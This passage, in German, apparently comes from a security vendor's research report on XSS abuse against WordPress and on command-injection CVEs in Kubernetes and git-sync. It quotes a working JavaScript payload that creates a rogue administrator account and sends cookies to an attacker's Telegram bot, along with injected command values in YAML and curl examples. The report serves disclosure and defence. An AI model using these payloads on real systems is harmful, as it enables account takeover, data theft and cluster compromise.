103, 105, 110, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 104, 114, 101, 102, 61,
34, 104, 116, 116, 112,
---CUT---
```

Abbildung 19 zeigt einen Screenshot in einem Brave-Webbrowser mit geöffneten DevTools, dem zugrunde liegenden Code und dem resultierenden HTML-Code mit dem Defacement.




Abb. 19: XSS-Websiteübernahme

- **Session Riding/CSRF:** Wir haben viele Beispiele von Angreifern gesehen, die versuchten, blinde Session-Riding-/CSRF-Angriffe auf WordPress-Administratoren durchzuführen. Bei diesen Payloads hoffen die Angreifer darauf, dass ein WordPress-Administrator irgendwie Protokolldateien oder eine HTML-Seite mit der Angriffspayload anzeigt. Wenn diese Payload im Browser des Administrators ausgeführt wird, versucht sie, einen gültigen Rest-„nonce"-Wert von einer Endpunkt-URL zu erfassen und dann gefälschte Administratorkonten hinzuzufügen. Der Beispielcode unten erreicht die gewünschte Logik und sendet zusätzlich eine Benachrichtigung mit den Angriffsdetails an den Telegram-Kanal des Angreifers.

```
JavaScript
const start = async () => {
  try {
      // Fetch REST nonce from the specified URL
      const nonceResponse = await fetch('/wp-admin/admin-ajax.php?action=rest-nonce');

      // Check if the response is successful and retrieve the text
      const nonce = nonceResponse.ok ? await nonceResponse.text() : null;

      // If nonce is available, proceed to create a new WordPress user
      if (nonce) {
          const userResponse = await fetch('/wp-json/wp/v2/users', {
                method: 'POST',
                headers: {
                    'X-Wp-Nonce': nonce,
                    'Content-Type': 'application/json'
```

```
                },
                body: JSON.stringify({
                    username: 'admin@zzna.ru',
                    password: 'dacai@123',
                    roles: ['administrator'],
                    email: 'admin@zzna.ru'
                })
            });

            // Check if the user creation was successful or encountered a server error
            if (userResponse.ok || userResponse.status === 500) {
                // Get cookies
                const cookies = document.cookie;

                // Notify about the new user creation via Telegram including cookies
                await
fetch('https://api.telegram.org/bot6898182997:AAGUIFwP-BsBjDpzscyJ7pLHbiUS_Cq5lNI/
sendMessage', {
                    method: 'POST',
                    body: JSON.stringify({
                        chat_id: '686930213',
                        text: `URL: ${document.URL}\nNew User Created!\nCookies:
${cookies}'
                    }),
                    headers: {
                        'Content-Type': 'application/json'
                    }
                });
            }
        }
    } catch (error) {
            // Handle any errors during the process
            console.error(error);
            return false;
        }
};

// Initiate the process
start();
```

Noch nicht tot

XSS ist nicht tot – es ist nach wie vor eine der größten Bedrohungen für Webanwendungen. Es gibt eine ganze Welt des Cross-Site Scriptings, die weiter über PoC-Popup-Felder hinausgeht. Angreifer nutzen XSS-Schwachstellen für viele schändliche Zwecke aus.

Unternehmen können gegen die Ausnutzung von XSS-Schwachstellen in ihren Webanwendungen vorgehen, indem sie Schwachstellenscans durchführen und Web Application Firewalls einsetzen, um ihre anfälligen Sites zu schützen. Endnutzer sollten sicherstellen, dass sie stets die aktuelle Version ihres Webbrowsers verwenden (da diese einen integrierten XSS-Schutz besitzt). Darüber hinaus sollten sie in Betracht ziehen, ein Sicherheits-Plugin wie NoScript zu installieren.

Host-Sicherheit

Hostsicherheit spielt in der heutigen Cybersicherheit eine wichtige Rolle. Container sind wie kompakte, eigenständige Pakete, die nicht nur eine Anwendung enthalten, sondern auch alles, was diese Anwendung zum Ausführen benötigt. Im Gegensatz zu sperrigen VMs arbeiten Container direkt mit dem Hostsystem zusammen, wodurch sie leicht und einfach bereitzustellen sind.

Container bieten zwar erstaunliche Flexibilität, bringen aber auch neue Sicherheitsherausforderungen mit sich. Die Implementierung der Hostsicherheit erfordert eine sorgfältige Planung und ein tiefgreifendes Verständnis der potenziellen Risiken. Es geht nicht nur um Schutz, sondern darum, eine robuste Verteidigung zu schaffen, die sich an die dynamische digitale Landschaft anpassen kann. Das Ergebnis? In der heutigen Technologiewelt ist intelligente Hostsicherheit nicht nur eine Option, sondern eine Notwendigkeit.

In diesem letzten Abschnitt des tiefgreifenden Sicherheitsframeworks werden die Chancen und Herausforderungen von Kubernetes untersucht.

Studie

Kubernetes

Kubernetes ist ein Open-Source-Framework zur Container-Orchestrierung. Wenn Kubernetes eine Infrastruktur und Anwendungen (in Form von Containern) erhält, weiß es, diese bereitzustellen und zu verwalten sowie Lastausgleich, Ausfälle und die Skalierung von Workloads zu bewältigen. Es ist ein wichtiges Werkzeug in der Welt der verteilten Berechnung – und als solches natürlich auch ein lukratives Ziel für Angreifer. Mit Kubernetes wird ein großer Teil der Infrastruktur und des Codes in Unternehmen verwaltet, darunter auch kritische Komponenten. Deshalb kann ein Angriff, der erfolgreich in die Infrastruktur eindringt oder sie ausnutzt, schwerwiegende Folgen haben.

Angesichts der zunehmenden Abhängigkeit von Kubernetes in der Unternehmenswelt haben wir uns auf eine Forschungsreise begeben und 2023 und 2024 sechs CVEs in Kubernetes gefunden, die Command-Injection-Angriffe ermöglichen. Diese Angriffe können zu einer Gefährdung und vollständigen Übernahme des Kubernetes-Clusters führen. Wir haben auch einen Konstruktionsfehler in einem Sidecar-Projekt gefunden, der die Extraktion sensibler Daten oder eine dauerhafte Ausführung ermöglichen kann.

So funktioniert Kubernetes

Bevor wir uns mit der Frage befassen, wie Kubernetes angegriffen und übernommen werden kann, sollten Sie verstehen, wie es funktioniert.

Die kleinste Recheneinheit in einem Kubernetes-Cluster wird als *Pod* bezeichnet. Diese Pods bestehen aus einem oder mehreren Containern, die die Anwendung hosten, die Sie ausführen möchten. Pods werden auf gemeinsamer Basis innerhalb von *Knoten* (oder „Nodes“) ausgeführt – das sind virtuelle oder physische Maschinen – und stellen die Rechenressourcen bereit. All das wird von den *Controller-Knoten* überwacht, die Orchestrierung und Ressourcenzuweisung verwalten. Es ist auch möglich, *Namespaces* innerhalb eines Clusters zu erstellen, um Ressourcengruppen innerhalb des Clusters zu isolieren. Auf diese Weise können Sie innerhalb des Clusters eine Trennung zwischen verschiedenen Komponenten erreichen (Abbildung 20).




Abb. 20: Allgemeiner Überblick über die Kubernetes-Cluster-Architektur

Konfiguration von Kubernetes

Kubernetes verwendet YAML-Dateien für praktisch alles: von der Konfiguration des Container Network Interface über die Pod-Verwaltung bis hin zur Geheimnisverarbeitung. YAML ist eine Sprache für die Serialisierung von Daten, die besonders nutzerfreundlich ist. Administratoren laden YAML-Dateien mit den gewünschten Konfigurationen und Aktionen (z. B. zur Bereitstellung eines neuen Pods) auf den Controller-Knoten hoch, und der Controller-Knoten kümmert sich um alles (Abbildung 21).




Abb. 21: Kubernetes-Workflow zur Pod-Bereitstellung

Aufgrund des administrativen Aspekts, der für die Konfiguration und Bereitstellung von Containern erforderlich ist, kann jede Schwachstelle im Parsing-Mechanismus der Konfiguration verheerende Folgen haben, z. B. die vollständige Übernahme des Controller- oder Worker-Knotens.

Command-Injection-Angriffe

In der Regel sind Nutzer in einem Kubernetes-Cluster nur dazu in der Lage, Pods bereitzustellen oder herunterzufahren. Die Knoten selbst – also die eigentlichen Maschinen, auf denen die Pods laufen – sind für sie unerreichbar. Für die Bereitstellung dieser Pods müssen jedoch verschiedene Aktionen im Betriebssystem der Knoten ausgeführt werden. Diese Aktionen ergeben sich direkt aus der Konfiguration, die von den Nutzern bereitgestellt wird. Wenn die Eingabe nicht überprüft oder bereinigt wird, können Angreifer Betriebssystembefehle in die Eingabe injizieren, die während der YAML-Dateiverarbeitung ausgelöst und direkt auf dem Knoten ausgeführt werden (Abbildung 22).




Abb. 22: Command-Injection-Angriff, der dazu führt, dass Befehle direkt auf den Knoten ausgeführt werden

Es gibt verschiedene Gründe dafür, dass Angreifer versuchen, die Knoten im Cluster zu übernehmen:

- **Diebstahl von Computerressourcen:** Dank der Möglichkeit, beliebige Programme auf den Knoten und Pods auszuführen, können Angreifer in einer gehackten Infrastruktur ihre eigenen Botnets hosten oder Kryptomining betreiben.
- **Einstiegspunkt zum Unternehmen:** Da Pods einen Teil der Logik des Unternehmens hosten, verfügen sie in der Regel über irgendeine Verbindung zum Rest des Rechenzentrums. Das bedeutet, dass ein Angreifer, der den Knoten erfolgreich angreift, in der Lage sein könnte, sich lateral zum übrigen Netzwerk zu bewegen. Das ist besonders lukrativ für Cyberkriminelle, die diesen Erstzugang vertreiben: Sie verkaufen den Zugang zu einem geknackten Netzwerk ganz einfach an den Meistbietenden.
- **Eskalation von Berechtigungen:** Da Knoten mehrere Container und Services hosten, ist möglicherweise eine laterale Netzwerkbewegung innerhalb des Clusters erforderlich, um den gewünschten Zugriff zu erhalten. Zwar haben Pods in der Regel keinen solchen Zugriff, doch ein Command-Injection-Angriff auf den Knoten kann es vereinfachen, die nötigen Daten zu erlangen.

Volumes sind nützlich für Updates – aber auch für Übernahmeangriffe

Die ersten Schwachstellen, die wir gegen Ende 2023 offengelegt haben, betrafen die Volumes-Funktion von Kubernetes. Volumes sind eine Gruppe von Verzeichnissen, die von Pods und dem Host-Knoten gemeinsam genutzt werden. Da Pods flüchtiger Natur sind, wurden Volumes erstellt, um eine permanente Speicherlösung zu schaffen, die geändert werden kann, ohne dass das Pod-Container-Image neu erstellt werden muss. Das ist nützlich, wenn etwas aktualisierbar sein soll, wie z. B. eine Website.

Es ist jedoch auch nützlich, wenn Sie den Cluster übernehmen wollen. Wenn Volumes den Knoten und den Pod verbinden, müssen sie auf tatsächliche Pfade zeigen – sowohl im Dateisystem des Hosts (dem Worker-Knoten) als auch im virtuellen Dateisystem des Pods. Bei der Bereitstellung eines neuen Knotens werden beide Pfade in der YAML-Konfiguration angegeben, und sie beide sind für unsere Zwecke von Interesse (Abbildung 23).

```
  volumeMounts:
  - name: test
    mountPath: /var
    subPath: /log/syslog
volumes:
- name: test
  hostPath:
    path: /var
```

Abb. 23: Kubernetes-Volume-Konfiguration

CVE-2023-3676

Insbesondere interessieren wir uns für den Parameter *subPath*, der ein relatives Verzeichnis auf dem Host angibt. Im Rahmen der Prüfungen dieses Parameters untersucht kubelet (der primäre Service für die Ausführung von Containern auf Knoten), ob es sich um eine symbolische Verknüpfung handelt. Unter Windows nutzt der Service hierzu einen PowerShell-Befehl und übergibt den Parameter unverändert. Daher können wir einfach eine PowerShell-Evaluierungszeichenfolge verwenden, um zu veranlassen, dass unser eigener Befehl ausgeführt wird, bevor der Befehl zur Prüfung auf die symbolische Verknüpfung ausgeführt wird (Abbildung 24).




Abb. 24: Ausnutzung der subPath*-Prüfung auf symbolische Verknüpfung*

Wir haben dieses Problem dem Kubernetes-Team gemeldet, und ihm wurde CVE-2023-3676 zugewiesen. Das Problem wurde behoben, indem der *subPath*-Parameter als Umgebungsvariable übergeben wird, die nicht vor der eigentlichen Befehlsausführung ausgewertet wird. Bei der Behebung dieses Problems fanden sie auch zwei weitere ähnliche Parameterprüfungen, denen CVE-2023-3955 und CVE-2023-3893 zugewiesen wurden. Tomer Peled, Forscher von Akamai, wurde als Mitwirkender für diese CVEs anerkannt.

CVE-2023-5528

Während es bei unserer letzten CVE um einen allgemeinen Unterparameter in allen Kubernetes-Volumes ging, betrifft unser nächstes Problem nur einen bestimmten Volume-Typ namens „Local Volumes“. Ursprünglich wurden Volumes erstellt, um dem Pod ein Verzeichnis auf dem Host-Knoten zuzuordnen. Doch bei einem Neustart des Pods konnte er einem anderen Knoten zugewiesen werden, wodurch die Daten im zugeordneten Ordner verloren gingen. Um dieses Problem zu beheben, implementierte Kubernetes *PersistentVolumes*, die sich an den Knoten erinnern, dem sie zugewiesen waren, um sicherzustellen, dass der Pod nicht neu zugewiesen wird und seine Daten verloren gehen.

Die eigentliche Schwachstelle ist dem ziemlich ähnlich. Im vorherigen Fall wurde geprüft, ob der angegebene Pfad eine symbolische Verknüpfung ist. In diesem Fall wird eine symbolische Verknüpfung zwischen dem Pfad auf dem Host und dem Dateisystem des Pods erstellt. Das Problem besteht darin, dass die symbolische Verknüpfung erzeugt wird, indem *cmd* direkt mit dem unbereinigten Eingabeparameter ausgeführt wird. Das bedeutet, dass wir einfach unseren eigenen schädlichen Befehl in den Pfadparameter injizieren und ihn ungehindert ausführen können (Abbildung 25).

```
spec:
  capacity:
    storage: 100M
  accessModes:
  - ReadWriteOnce
  persistentVolumeReclaimPolicy: Retain
  storageClassName: local-storage
  local:
    path: C:\&calc.exe&&\
```

Abb. 25: Einfügen eines schädlichen Befehls in die PersistentVolumes-Konfiguration

Das führt dazu, dass kubelet *cmd.exe* ausführt und unseren Befehl beim Parsen unserer YAML-Konfigurationsdatei ausführt (Abbildung 26).





Abb. 26: Ergebnis der Command Injection

Dieser Schwachstelle wurde CVE-2023-5528 zugewiesen. Kubernetes hat das Problem gelöst, indem es anstelle des unsicheren *cmd*-Befehls eine sichere Implementierung der Verknüpfungserstellung in Go verwendet (der Programmiersprache, auf der Kubernetes basiert).

Git-sync führt zur Offenlegung von Geheimnissen

Die nächsten Probleme, die wir gefunden haben, traten nicht direkt in Kubernetes, sondern in seinem Sidecar-Projekt git-sync auf. Das git-sync-Projekt ist dazu gedacht, einen Pod und ein git-Repository zu verbinden, um Änderungen automatisch mit dem jeweiligen Standort/Server zu synchronisieren, anstatt diese manuell über eine CI/CD-Lösung vorzunehmen. Nutzer können diese Funktion beispielsweise verwenden, um ihren nginx-Pod mit einem Repository zu verknüpfen, das die Dateien enthält, die sie über einen nginx-Pod bereitstellen möchten.

Ein Blick auf die git-sync-Anwendungsseite zeigt, dass diese viele mögliche Konfigurationsparameter unterstützt, sodass Nutzer git-sync gemäß ihren Anforderungen anpassen können. Die beiden Parameter, die am stärksten als potenzielle Angriffsvektoren hervorstachen, waren GITSYNC_GIT und GITSYNC_PASSWORD. Wir schlagen zwei Angriffsvektoren vor, um sie zu beleuchten.



Unauffällige Codeausführung

Ein Angreifer mit geringen Berechtigungen (Berechtigungen zum Erstellen) auf dem Cluster oder im Namespace kann eine schädliche YAML-Datei anwenden, die einen Pfad zu seiner Binärdatei enthält, wodurch diese Datei unter dem git-sync-Namen ausgeführt wird (Abbildung 27). Die Binärdatei muss sich innerhalb des Pods befinden, was auf verschiedene Weise erreicht werden kann, z. B. über Kubernetes-Probes, -Volumes oder LOLBins, die im git-sync-Pod vorhanden sind.

```
spec:
  containers:
  - name: git-sync
    image: registry.k8s.io/git-sync/git-sync:v4.0.0
    args:
      - -v=5
    volumeMounts:
    - name: markdown
      mountPath: /tmp/git
    - name: test
      mountPath: /tmp/payload
    env:
    - name: GITSYNC_REPO
      value: https://github.com/XXXXX/YYYYY.git
    - name: GITSYNC_GIT
      value: /tmp/payload/payload
```

Abb. 27: Vorgeschlagener Angriffspfad

Hierbei handelt es sich nicht wirklich um eine Schwachstelle, da wir keine Befehle injizieren. Wir sagen dem Pod einfach, dass er eine andere Binärdatei für git verwenden soll, und veranlassen, dass er eine schädliche Payload ausführt. Nach Anwenden der YAML-Konfigurationsdatei wird ein Pod mit git-sync erstellt.

Der zusätzliche Vorteil von git-sync für Angreifer besteht darin, dass die schädliche Payload teilweise hinter dem git-sync-Namen und Pod verborgen ist und von Verteidigungsteams eher übersehen wird. Das kann besonders bei Kryptojacking-Angriffen nützlich sein, bei denen Angreifer nur die Rechenressourcen benötigen.

Datenextraktion

Der zweite Angriff umfasst den Parameter GITSYNC_PASSWORD_FILE. Git-sync-Nutzer können diesen Parameter verwenden, um eine Authentifizierungsdatei für den Pod anzugeben, die dann bei der Anmeldung beim Repository verwendet wird.

Ein Angreifer mit hohen Berechtigungen zum Bearbeiten kann im Parameterwert auf eine Datei auf dem Pod verweisen, die der Angreifer stehlen möchte, und kann außerdem den Speicherort des git-Repositorys ändern. Bei der nächsten Bereitstellung des git-sync-Prozesses innerhalb des Pods wird die Datei, die im Parameter GITSYNC_PASSWORD_FILE angefordert wird, vom Pod an den Computer des Angreifers gesendet. Es bestehen keine Einschränkungen für die Dateipfade oder Berechtigungen für GITSYNC_PASSWORD_FILE.

Es fällt nicht schwer, sich eine Hochrisikoextraktion vorzustellen. Angreifer können diese Technik beispielsweise nutzen, um das Zugriffstoken des Pods abzurufen, wodurch sie unter dem Deckmantel des git-sync-Pods mit dem Cluster interagieren können.

Wir haben dem Kubernetes-Team (das auch für git-sync verantwortlich ist) beide Angriffsvektoren gemeldet, doch die Verantwortlichen sahen darin keine Schwachstellen. Sie haben uns jedoch angehalten, unsere Ergebnisse mit der Community zu teilen, was wir im Red Team Village auf der DEF CON 32 getan haben.

Probleme durch Protokollierung

Die letzte Schwachstelle, die wir gefunden haben, war CVE-2024-9042. Sie befindet sich in einem neuen Protokollierungsmechanismus namens Log Query.

Log Query ist eine Beta-Funktion in Kubernetes' größerem Protokollierungsframework. Mit dieser Funktion können Nutzer die CLI oder curl nutzen, um den Systemstatus von Remotecomputern abzufragen. Beispiel: Ein Nutzer kann den folgenden Befehl eingeben, um den Status des kubelet-Dienstes auf einem Remote-Knoten abzufragen:

```
kubectl get --raw "/api/v1/nodes/node-1.example/proxy/
logs/?query=kubelet"
```

Hinter den Kulissen werden die Abfragen (auf dem Remote-Knoten) mithilfe von PowerShell-Befehlen erstellt. Das hat unsere Neugier darüber geweckt, ob sie auch anfällig für Command-Injection-Angriffe sind. Bei der Untersuchung der verschiedenen Parameter, die Log Query empfangen kann, haben wir festgestellt, dass Kubernetes aus früheren Problemen gelernt hat: So wird der Servicenamen-Parameter, der wahrscheinlich am häufigsten verwendet wird, vor seiner Verwendung validiert.

Log Query unterstützt jedoch Lookups nach Muster und nicht nur über einen expliziten Servicenamen – und der Musterparameter wird weder bereinigt noch validiert. Daher kann ein Angreifer eine Log Query API erstellen, in der ein schädlicher PowerShell-Befehl in das Musterfeld injiziert wird. Dieser wird dann auf dem Remote-Knoten ausgeführt.

```
Curl  "<Kubernetes API Proxy server IP>/api/v1/nodes/<NODE
name>/proxy/logs/?query=nssm&pattern='\$(Start-process cmd)'"
```

Die Schwachstelle ist jedoch nicht so einfach auszunutzen: Denn der abgefragte Service muss nicht nur über die Beta-Funktion Log Query verfügen, sondern muss außerdem seine Protokollierung an das Framework der Windows-Ereignisablaufverfolgung senden (nicht an das standardmäßige Protokollierungsframework *klog*). Dadurch werden die möglichen Angriffsziele stark eingeschränkt – aber nicht beseitigt. Beispielsweise enthält die beliebte Netzwerkschnittstelle Calico den Non-Sucking Service Manager, der hierfür anfällig ist.

Erkennung und Abwehr

Die beste und unmittelbarste Abwehr besteht natürlich darin, Ihre Kubernetes-Instanzen auf die neueste Version zu patchen. Dennoch gibt es Erkennungslösungen und andere Abwehrstrategien, um die Auswirkungen zu reduzieren, die eine erfolgreiche Ausnutzung auf einen ungepatchten Cluster haben kann.

Es ist entscheidend, eine Kubernetes-Umgebung mit einer umfassenden Sicherheitsrichtlinie zu schützen, die mehrere Aspekte abdeckt. Dazu gehören Pod Security Policies (PSPs), die die Sicherheitsanforderungen für den Betrieb eines Pods innerhalb eines Kubernetes-Clusters beschreiben; Netzwerkrichtlinien, die steuern, wie Pods miteinander und mit externen Services kommunizieren; sowie Laufzeitsicherheitsrichtlinien, die sich auf den Schutz containerisierter Workloads während der Ausführung konzentrieren.

PSPs konzentrieren sich beispielsweise speziell auf die Kontrolle der Berechtigungseskalation, die Ausführung von Containern mit Root-Berechtigungen, den Zugriff auf das Host-Dateisystem sowie andere sicherheitsbezogene Einstellungen (z. B. Kernel-Funktionen, Volume-Typen, Zugriff auf Host-Namespace). Darüber hinaus kann die Verwendung des integrierten Geheimnisspeicher-Mechanismus von Kubernetes dazu beitragen, Passwörter, Zertifikate und API-Schlüssel effektiv zu verwalten. Und Sie können automatisierte Warnungs- und Protokollierungssysteme implementieren, um Sicherheitsvorfälle besser zu erkennen und darauf zu reagieren.

Rollenbasierte Zugriffskontrolle

Rollenbasierte Zugriffskontrolle ist eine Methode, die Nutzervorgänge nach Identität und Rolle des Nutzers segmentiert. Beispielsweise kann jeder Nutzer Pods nur im eigenen Namespace erstellen oder nur Informationen für zulässige Namespaces anzeigen. Alle oben beschriebenen Schwachstellen erfordern eine gewisse Berechtigungsebene (hauptsächlich die Fähigkeit, Pods bereitzustellen). Indem Sie also Nutzer auf bestimmte Namespaces beschränken, können Sie den Explosionsradius reduzieren: vom gesamten Cluster auf diesen einen Namespace.

Threat Hunting

Da die meisten dieser Techniken Kubernetes-Knoten übernehmen, sollten sie Anomalien generieren. Indem Sie diese Maschinen genau im Auge behalten und eine Baseline für den Normalzustand pflegen, sollte es möglich sein, Post-Exploitation-Aktivitäten zu erkennen. Mit der Unterstützung von Akamai Guardicore Segmentation for Kubernetes und mithilfe von Akamai Hunt ist es möglich, neue Bedrohungen in den Griff zu kriegen.

Beachten Sie, dass die hier vorgestellten Schwachstellen nur Windows-Knoten betreffen. Wenn Ihr Kubernetes-Cluster nicht über Windows-Knoten verfügt, besteht ein viel geringeres Risiko. Es bleibt jedoch ein Restrisiko – schließlich sind wir nicht die einzigen Sicherheitsforscher, die Schwachstellen finden).

